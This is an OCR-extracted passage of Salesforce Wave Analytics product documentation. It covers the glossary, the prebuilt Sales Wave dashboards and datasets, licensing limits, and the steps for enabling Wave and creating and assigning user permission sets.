The Service Wave Analytics App	Trailhead: Service Wave App
Event Monitoring Wave App	Trailhead: Event Monitoring
Wave for B2B Marketing App	

Enable Wave for Your Org	
Set Up Wave Access | PDF	Wave Analytics Security Implementation Guide PDF Trailhead: Wave Analytics Administration Basics
Enable Wave Features	Wave Analytics Limits Wave Analytics Limitations
Manage Wave Datasets | PDF	External Data API Guide External Data Format Reference Trailhead: Wave Data Integration Basics

Produce Wave Assets	
Explore and Visualize Your Data	Visualize Data with Charts Trailhead: Wave Desktop Exploration Trailhead: Smart Data Discovery Basics
Build Wave Dashboards	Trend Data in Wave Add Widgets to the Dashboard

Produce Wave Assets	
	Trailhead: Wave Dashboard Designer Basics Trailhead: Create a Product Pipeline Dashboard with Wave Charts
Embed and Customize Dashboards	Extended Metadata (XMD) Reference Bindings Developer Guide for Wave Dashboards Dashboard JSON Reference
Organize and Share Wave Assets	Collections of Data in Wave Analytics
Develop on the Wave Platform	Wave REST API Developer's Guide SAQL Reference Wave Migration, Packaging, and Distribution

Use Wave Assets and Collaborate	
Get Started Using Wave	Wave Analytics Glossary Trailhead: Wave Analytics Basics Trailhead: Wave Dashboard Navigation
Share and Collaborate in Wave	Share a Visualization Share Wave with Communities
Go Mobile	Wave Analytics for iOS Wave Analytics for Android Trailhead: Wave Mobile Exploration

Learn Wave Analytics with Trailhead

Trailhead is the fun and free way to learn Salesforce. Now you can get acquainted with Wave Analytics through Trailhead, using a special Wave-enabled Developer Edition org.



For the Wave Analytics trails, you can't use an old Developer Edition org. You must sign up for the special Developer Edition that comes with a limited Analytics Cloud Wave Platform license and contains sample data required for the Wave trails.

You'll find the sign up for the special Developer Edition org in these trails:

- Explore with Wave Analytics: http://trailhead.salesforce.com/trail/wave_analytics_explorer
- Accelerating Analytics with Wave Apps: http://trailhead.salesforce.com/trail/wave_analytics_apps

SEE ALSO:

Wave Analytics Limits

Wave Analytics Glossary

Familiarize yourself with common Wave Analytics terminology.

App
An *app* contains dashboards, lenses, and datasets in any combination that makes sense for sharing your data analyses with colleagues. Apps are like folders. They allow users to organize their data projects—private and shared—and to control sharing.

Dashboard
A *dashboard* is a curated set of charts, metrics, and tables based on the data in one or more lenses.

Dashboard JSON file
A *dashboard JSON file* defines the components that a dashboard contains and describes how they're connected.

Data monitor
The *data monitor* tool allows you to monitor dataflow and system jobs. You can also use it to start, stop, reschedule, download, and upload dataflows.

Dataflow
A *dataflow* is a set of instructions that specifies what data to extract from Salesforce objects or datasets, how to transform the datasets, and which datasets to make available for querying.

Dataflow definition file
A *dataflow definition file* is a JSON file that contains transformations that represent the dataflow logic.

Dataflow job
A *dataflow job* processes the logic in a dataflow.

Dataset
A *dataset* contains a set of source data, specially formatted and optimized for interactive exploration.

Dataset builder
The *dataset builder* is a point-and-click user interface that allows you to easily select and extract data from related Salesforce objects to create a single dataset.

Date
A *date* can be represented as a day, month, year, and, optionally, time. You can group, filter, and perform math on dates.

Designer
Designer is the interface where you create dashboards. There are two versions: Wave dashboard designer (the new one) and classic designer (the legacy one).

Dimension
A *dimension* is a qualitative value, like region, product name, and model number. Dimensions are handy for grouping and filtering your data. Unlike measures, you can't perform math on dimensions.

Explorer
Explorer is the interface where you explore datasets and lenses.

Extended metadata (XMD)
Extended metadata (XMD) allows you to customize the formatting of many dashboard elements in Wave Analytics.

External data
External data is data that resides outside of Salesforce, such as data from outside applications and spreadsheets.

External Data API
Use *External Data API* to upload external data files to Wave Analytics to create datasets.

Lens
A *lens* is a particular view into a dataset's data. It's where you do exploratory analysis and visualization.

Measure
A *measure* is a quantitative value, like revenue and exchange rate. You can do math on measures, such as calculating the total revenue and minimum exchange rate.

Metadata file
A *metadata file* is a JSON file that describes the structure of an external data file.

Predicate
A *predicate* is a filter condition that defines row-level access to records in a dataset.

Salesforce Analytics Query Language (SAQL)
Use *SAQL* to access and analyze data in Wave Analytics datasets.

Step
A *step* determines the results shown in a widget. Steps either get data dynamically or statically. For example, a step can query a dataset to get the average opportunity amount for each account, or it can retrieve an unchanging, user-defined value.

Transformation
A *transformation* refers to the manipulation of data. You can add transformations to a dataflow to extract data from Salesforce objects or datasets, transform datasets that contain Salesforce or external data, and register datasets.

Visualization
A *visualization* is commonly a chart or graph, such as a bar chart, donut chart, timeline, or heat map. It can also be data in tabular form, such as a comparison table or pivot table. Every visualization has an underlying query, which is how Wave Analytics retrieves information from the source data.

Prebuilt Wave Apps

Prebuilt Wave Analytics apps guide you along a ready-made path through your Salesforce data. You get best-practice dashboards and KPIs in a single place your team can use to drive business success.

Prebuilt Wave apps from Salesforce help speed your organization's time-to-value with Wave Analytics. Instead of having to build visualizations yourself, with Wave apps you answer questions in a handy configuration wizard that's part of each app. Wave takes care of the rest, creating dashboards designed and built by Salesforce based on our years of experience helping companies manage their customer interactions.

Prebuilt apps are designed for desktop and mobile devices. They come with dashboards that you can embed in Salesforce pages to give users direct access to business intelligence right from the cloud where they do their everyday work. And you can drill deeper into key aspects of your business by customizing Wave apps to meet your specific needs.

To get started, see step-by-step instructions for each app by following these links.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

The Sales Wave Analytics App

The Sales Wave Analytics app brings the power of Wave Analytics to Sales Cloud on any device that supports Wave. With intuitive visualizations based on your Salesforce data, Sales Wave lets you move from insight to action quickly and helps you turn data into smarter sales.

The Service Wave Analytics App

The Service Wave app gets you started fast with Wave Analytics and provides a clear path through your Service Cloud data on any device. Whether you're a service manager or agent, you get everything you need in one place to uncover key data insights to help you grow your business.

Event Monitoring Wave App

The Event Monitoring Wave App integrates with event monitoring and setup audit trail data to give you insights into your user and org behavior.

The Wave for B2B Marketing App

Wave for B2B Marketing provides advanced analytics for the data-driven marketer, letting you explore both your marketing and sales data in one place. With powerful dashboards that consolidate Pardot and Sales Cloud data, you can quickly explore data, understand the impact of marketing on revenue, and take instant action to drive marketing results.

The Sales Wave Analytics App

The Sales Wave Analytics app brings the power of Wave Analytics to Sales Cloud on any device that supports Wave. With intuitive visualizations based on your Salesforce data, Sales Wave lets you move from insight to action quickly and helps you turn data into smarter sales.

Tip: Follow the steps in the order shown to get started with Sales Wave. If you haven't used Wave before, learn more about it from the *Wave Analytics Library*.

1. About the Sales Wave App
   Learn the benefits of Sales Wave before you create and use the app to explore your Sales Cloud data.
2. Sales Wave Prebuilt Dashboards and Datasets
   The Sales Wave app includes prebuilt dashboards and datasets to accelerate your data exploration.

3. Set Up Permissions for the Sales Wave Analytics App
   Set up your organization to use the Sales Wave app by enabling Wave and creating and assigning permission sets.
4. Create and Share the Sales Wave Analytics App
   Follow these steps to create the Sales Wave app and start uncovering the value of your Salesforce data—fast.
5. Personalize Sales Wave with the Configuration Wizard
   The Sales Wave configuration wizard lets you create the Sales Wave app to reflect how you prefer to view Salesforce data.
6. Upgrade the Sales Wave App
   Take advantage of the latest Sales Wave features by upgrading your app every time we release a new version.
7. Update the Sales Wave Quota (Target) Dataset
   If you answer "yes" to the configuration wizard question about whether your business tracks quotas at the user level, you need to update the Sales Wave Quota dataset so the app includes quotas data for your team.
8. Schedule the Sales Wave Daily Dataflow
   Schedule a daily dataflow at a time outside standard business hours before you start exploring with Sales Wave.
9. Integrate Sales Wave With Salesforce
   Make Sales Wave more usable by performing a variety of optional integrations and customizations.
10. Understand Sales Wave Analytics App Limitations
    Sales Wave requires that Sales Cloud include specific data and supports a limited set of Salesforce objects.
11. Get to Know Sales Wave App Data Terminology
    To make the best use of the Sales Wave app, it's helpful to understand the metrics and terms used in the app.

About the Sales Wave App

Learn the benefits of Sales Wave before you create and use the app to explore your Sales Cloud data.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To use Wave templated apps:


- "Use Wave Analytics Templated Apps"

To use Sales Wave:

- "Access Sales Cloud Analytics Templates and Apps"

To create and manage Wave apps:

- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"



Salesforce created the Sales Wave app to make it easy to analyze Sales Cloud data. Whether you're a sales manager, a rep, or on the operations side, Sales Wave gives you a new level of insight into your Salesforce data.

- Managers start with an overview of team key performance indicators (KPIs) and can dive right in to specifics about quota, changes in the pipeline, and average sales cycle time. They can also focus on the performance of members of their team and take action to accelerate business closings.
- Reps can view their own quota attainment, bookings, and pipe activities for a given period. They can also quickly find opportunities for new business to help hit their quotas.
- Operations staff can sort through performance by geography, source, and customer to spot trends to help speed new deals.

App creation is easy: using a built-in configurator, answer a few questions about how you prefer to view data, and Wave takes care of the rest. Once you've created the app, use its prebuilt datasets and dashboards to explore Sales Cloud data from any device that supports Wave.

You get actionable insights fast from your sales data using the intuitive Wave interface. And you can drill deeper into key aspects of your business by customizing Sales Wave around your business needs.

Note: Your organization can use the Sales Wave app with or without the Salesforce Wave Analytics platform by purchasing a Sales Wave license. Each Salesforce Wave Analytics license includes a Sales Wave Analytics App license.

Sales Wave Prebuilt Dashboards and Datasets

The Sales Wave app includes prebuilt dashboards and datasets to accelerate your data exploration.

Note: These dashboards and datasets are part of Sales Wave only if you created your app after July 2016. If you use an older version of Sales Wave, create the app again to see these dashboards and datasets.

Sales Wave Dashboards


The prebuilt dashboards in the Sales Wave app contain key performance indicators that help you get value from your Salesforce data—fast. The dashboards let you manage pipeline and forecast and understand key business performance drivers, visualize trends, assign actions. They also help you get fast answers to questions you have about business results.

USER PERMISSIONS

To use Wave apps:
- "Use Wave Analytics Templated Apps"

To use Sales Wave:
- "Access Sales Cloud Analytics Templates and Apps"

To create and manage Wave apps:
- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"



The following table guides you through Sales Wave dashboards, which give you an immediate picture of how your business is doing. You can also explore further on your own at any point. To learn more about exploring data in Wave, see Explore and Visualize Your Data.

Note: The dashboards and datasets included in Sales Wave differ depending on how you answer configuration wizard questions when you create the app.

Table 58: Sales Wave Dashboards

Dashboard Name	Contents	Target User Role	Special Requirements
Sales Rep Overview	Sales reps start here for a summary of KPIs. Review quota attainment, bookings, and pipeline for a particular time period. Also see key opportunities for accelerating	Sales representative	Must import quotas data to Sales Wave to see quota attainment.

Dashboard Name	Contents	Target User Role	Special Requirements
	deal closing and number of activities completed in a week.		
Opportunity Discovery	Focuses on products sold or not sold to accounts and identifies whitespace or cross-sell/up-sell opportunities.	Sales representative	Must import quotas data to Sales Wave for this dashboard to appear.
Sales Manager Overview	Sales managers start here for an overview of team KPIs. Review team quota attainment, pipe coverage, bookings, pipe generation, and average sales cycle time. You can select individual reps to review their performance.	Sales manager	• Must import quotas data to Sales Wave to see quota attainment. • Must answer "yes" to configuration wizard question about whether you use the Products object to see pipe coverage.
Pipeline Changes	Highlights pipeline changes, such as closed won/lost, moved in/out, and amount reduced/expanded.	Sales manager	Must import quotas data to Sales Wave to see quota attainment.
Team Productivity	Shows how reps on your team compare across key performance categories such as close/won, quota attainment, and sales cycle time.	Sales manager	Must import quotas data to Sales Wave to see quota attainment.
Quota Progress	Helps your team hit its quota by letting you drill into key opportunities.	Sales manager	Must import quotas data to Sales Wave to see quota attainment.
Performance by Geography	Analyze closed business and discover trends across geographic locations.	Sales Operations	None.
Performance by Source	Analyze closed business and discover trends across sources.	Sales Operations	None.
Performance by Customer	Analyze closed business and discover trends across customers.	Sales Operations	None.
Performance by Product	Analyze closed business and discover trends across products.	Sales Operations	None.
Account Summary	Summarizes a selected account with average win rate, average sale cycle, open and won totals by geography, source, and/or product. Can be embedded in	Sales representative	Must answer "yes" to configuration wizard question about whether you use the Products object to see products data.

Dashboard Name	Contents	Target User Role	Special Requirements
	Salesforce pages, such as account or opportunity pages.		
Opportunity Summary	Summarizes a selected opportunity with key information such as product mix, activities, and amount of time the opportunity has been in the current stage. Can be embedded in Salesforce pages, such as account or opportunity pages.	Sales representative	Must answer "yes" to configuration wizard question about whether you use the Products object to see products data.

Sales Wave Datasets

The table describes Sales Wave datasets become part of the app when you create it.

Table 59: Sales Wave Datasets

Dataset Name	Contents	Special Requirements
Accounts	Data about accounts. Includes accounts without opportunities.	None.
Opportunities	Data about accounts, opportunities, and users.	None.
Oppty Products	Data about products with opportunities and accounts.	None.
Pipeline Trending	Opportunity historical Data. Tracks opportunity amount, close date, and stage changes over the life of an opportunity.	None.
Quota	Quotas data. ;	Upload a CSV file on page 3965 with quotas data to update this dataset if you use quotas in Sales Wave.
Quota with Users	Applies role hierarchy information to quotas data during manager roll-up.	None.
Users	Provides details about all users in an org.	None.
Roles	Basic data about user roles.	None.
Cases	Data about cases related to accounts.	Only included if you choose to import cases data to Sales Wave through the configuration wizard.

Dataset Name	Contents	Special Requirements
Events	Data about events.	None.
Tasks	Data about tasks.	None.
Leads	Salesforce leads data, including converted leads connected to accounts and opportunities.	Only included if you choose to import leads data to Sales Wave through the configuration wizard.
Campaigns	Salesforce campaign data, including opportunities connected to campaigns.	Only included if you choose to import campaigns data to Sales Wave through the configuration wizard.
Campaign Members	Data about campaign members with campaigns. See who's connected to which campaigns.	Only included if you choose to import campaigns data to Sales Wave through the configuration wizard.

Set Up Permissions for the Sales Wave Analytics App

Set up your organization to use the Sales Wave app by enabling Wave and creating and assigning permission sets.

Each Sales Wave Analytics App license is a single-user license that provides access to Sales Wave. It includes a single Sales Wave app single-user license. The table shows data storage limits for the app. If you require more data, you can purchase Analytics Cloud - Additional Data Rows, which entitles you to an additional 100 million rows.

Table 60: Sales Wave Data Storage Limits

License	Limit
Analytics Cloud - Sales Wave Analytics App	25 million rows when used without Analytics Cloud - Wave Analytics Platform license. Use of Sales Wave app license does not increase data limit for platform license.
Analytics Cloud - Additional Data Rows	100 million rows.

USER PERMISSIONS

To create and manage Wave apps:

- "Manage Wave Analytics Templated Apps"
- "Edit Wave Analytics Dataflows"

Important: Sales Wave Analytics App license data storage limits are contractual, not technical. Licensee agrees to strictly monitor its total number of data rows.

Your org can use the Sales Wave Analytics app with or without the Salesforce Wave Analytics platform.

Each Sales Wave app user needs a Sales Analytics Apps permission set license. The Sales Analytics Apps permission set license enables the following permissions.

Table 61: Sales Wave User Permissions

Permission	Function
"Access Sales Cloud Analytics Templates and Apps"	Provides specific access to the Sales Wave Analytics App as well as the data and prebuilt dashboards included with it.
"Download Wave Analytics Data"	Download screenshots and data in tabular format through the Wave Analytics user interface.
"Edit Wave Analytics Dataflows"	Enables admins to upload and download JSON for existing data flows.
"Manage Wave Analytics Templated Apps"	Gives admins the ability to create Wave apps for users in their orgs, in this case the Sales Wave Analytics app.
"Use Wave Analytics Templated Apps"	Enables access to all Wave templated apps.

You assign the Sales Analytics Apps permission set license when you create and assign permission sets to users in your organization.

Sales Wave App Setup Process

To set up your organization to use Sales Wave, follow these steps:

1. Enable Wave for your organization.
2. Define the main Sales Wave user types in your organization.
3. Create permission sets to group related user permissions according to the needs of each user type.
   When you create permission sets, you also select the Sales Analytics Apps permission set license.
4. Assign a permission set to an individual user, which also *auto-assigns* the Sales Analytics Apps permission set license to that user.
   For efficiency, you can assign a permission set to groups of users. You can assign multiple permission sets to a user.

After you've completed these steps, create and share Sales Wave with the users in your organization. Users can only explore Sales Wave dashboards and datasets after you've shared the app with them.

Tip:

For best results, follow the steps for setting up the Sales Wave app in the order shown here.

1. Identify Sales Wave App User Types
   Identify Sales Wave app user types and the tasks they perform to assure that the setup process meets your team's analytics needs.
2. Enable Wave Analytics and Create Sales Wave Permission Sets
   After Salesforce provisions you with the Sales Wave Analytics App license, enable Wave and create permission sets for Sales Wave users.
3. Assign Sales Wave Permission Sets to Users
   Assign permission sets to one or more Sales Wave users—either one at a time, or in bulk—to give them access to the app.

Identify Sales Wave App User Types

Identify Sales Wave app user types and the tasks they perform to assure that the setup process meets your team's analytics needs.

The Sales Wave Analytics App license includes the permissions required by users in your organization to administer Sales Wave and to import, work with, and explore data. Set up the Sales Wave in the most useful way by thinking through the different ways people can access Sales Wave features and categorizing users into types. Here are a few examples.

In most cases, Sales Wave addresses the needs of two basic types of people on your team:

- Users, who view Sales Wave dashboards and datasets.
- Administrators or managers, who access all Sales Wave functionality to create apps, dashboards, and datasets, import data, and otherwise customize the Sales Wave experience.

Accordingly, when you set up Sales Wave, creating two basic permission sets probably meets the needs of most users in your organization:

- A "view" permission set that contains the permissions needed by most basic-level users when they access Sales Wave.
- A "manage" permission set that's reserved for a select few administrators and managers and contains permissions to use all Sales Wave features.

In the detailed Sales Wave app setup instructions that follow, we show you how to create and assign these two permission sets.

Enable Wave Analytics and Create Sales Wave Permission Sets

After Salesforce provisions you with the Sales Wave Analytics App license, enable Wave and create permission sets for Sales Wave users.

USER PERMISSIONS

To create permission sets:
- "Manage Profiles and Permission Sets"

Enable the Wave Platform

To use Sales Wave, first enable Wave Analytics for your organization.


1. In the Salesforce Setup menu, under administer, click **Analytics Cloud | Getting Started**
2. Click **Enable Analytics**

Create Permission Sets

The next step in the setup process is to create permission sets made up of Sales Wave user permissions. We show you how to create two permission sets:

- *Manage Sales Wave* permission set, for users who create and administer Sales Wave.
- *View Sales Wave* permission set, for users who explore app dashboards and datasets.

1. Create a Manage Sales Wave permission set, which gives users access to all app features.
   a. In the Setup menu, under administer, click **Manage Users | Permission Sets** and then click **New**.
   b. Enter `Manage Sales Wave` in the Label field, which automatically creates the API name, as well. You can change the API name, but it can't include spaces, end with an underscore, or have two consecutive underscores. You can also enter a description, but it's optional.
   c. Select the permission set license to associate with this permission set by using the License drop-down option. In this case, select Sales Analytics Apps in the Permission Set License section.



If you select a specific permission set license, any user assigned to the permission set is *auto-assigned* the permission set license. If you leave the default of --None--, you must *manually* assign the permission set license to users before you can add them to the new permission set.

d. Click **Save**. The Permission Set Overview page shows the new permission set. Now add user permissions to the set.

e. Click **System Permissions** to open the list of user permissions enabled by the Sales Wave license. Then click **Edit**.

f. Select the following user permissions: "Use Wave Analytics Templated Apps," "Access Sales Cloud Analytics Templates and Apps," "Manage Wave Analytics Templated Apps," and "Edit Wave Analytics Dataflows." Make sure to select all four. Click **Save**. You've successfully created a permission set that enables users to create and administer Sales Wave and access all app features. You can now assign it to users, which is covered in Assign Sales Wave Permission Sets.

2. To create a View Sales Wave permission set, which enables users to view app dashboards and datasets, repeat the steps to create a Manage Sales Wave permission set, with these exceptions:

a. Name the permission set `View Sales Wave`.

b. Select only the "Use Wave Analytics Templated Apps" and "Access Sales Cloud Analytics Templates and Apps" user permissions and click **Save**. You've successfully created a permission set that enables users to view the Sales Wave dashboards and datasets. You can now assign it to users, which is covered in Assign Sales Wave Permission Sets on page 3900.

You can build other permission sets out of the individual permissions enabled by the Sales Wave license, depending on the needs of users in your organization.

Assign Sales Wave Permission Sets to Users

Assign permission sets to one or more Sales Wave users—either one at a time, or in bulk—to give them access to the app.

USER PERMISSIONS

To assign a permission set to users:
- "Assign Permission Sets"

1. In the Setup menu, under administer, click **Manage Users | Permission Sets**.
2. Warning: Assign the Manage Sales Wave permission set sparingly because it lets users administer Sales Wave, which lets them create, edit, and delete the app. Assign it only to users who administer or manage the app.

   Click the permission set you want to assign to users. If you've followed the instructions in Enable Wave Analytics and Create Sales Wave Permission Sets on page 3898, select either the Manage Sales Wave or View Sales Wave permission sets.
3. Click **Manage Assignments** and click **Add Assignments**.
4. Select the users who need to manage or use Sales Wave, and click **Done**.

   When you assign the permission set to users, Salesforce *auto-assigns* the Sales Analytics Apps *permission set license* to those users.

After you've completed these steps, create and share Sales Wave with the users in your organization. Users can only explore Sales Wave dashboards and datasets after you've shared the app with them.

Create and Share the Sales Wave Analytics App


Follow these steps to create the Sales Wave app and start uncovering the value of your Salesforce data—fast.

USER PERMISSIONS

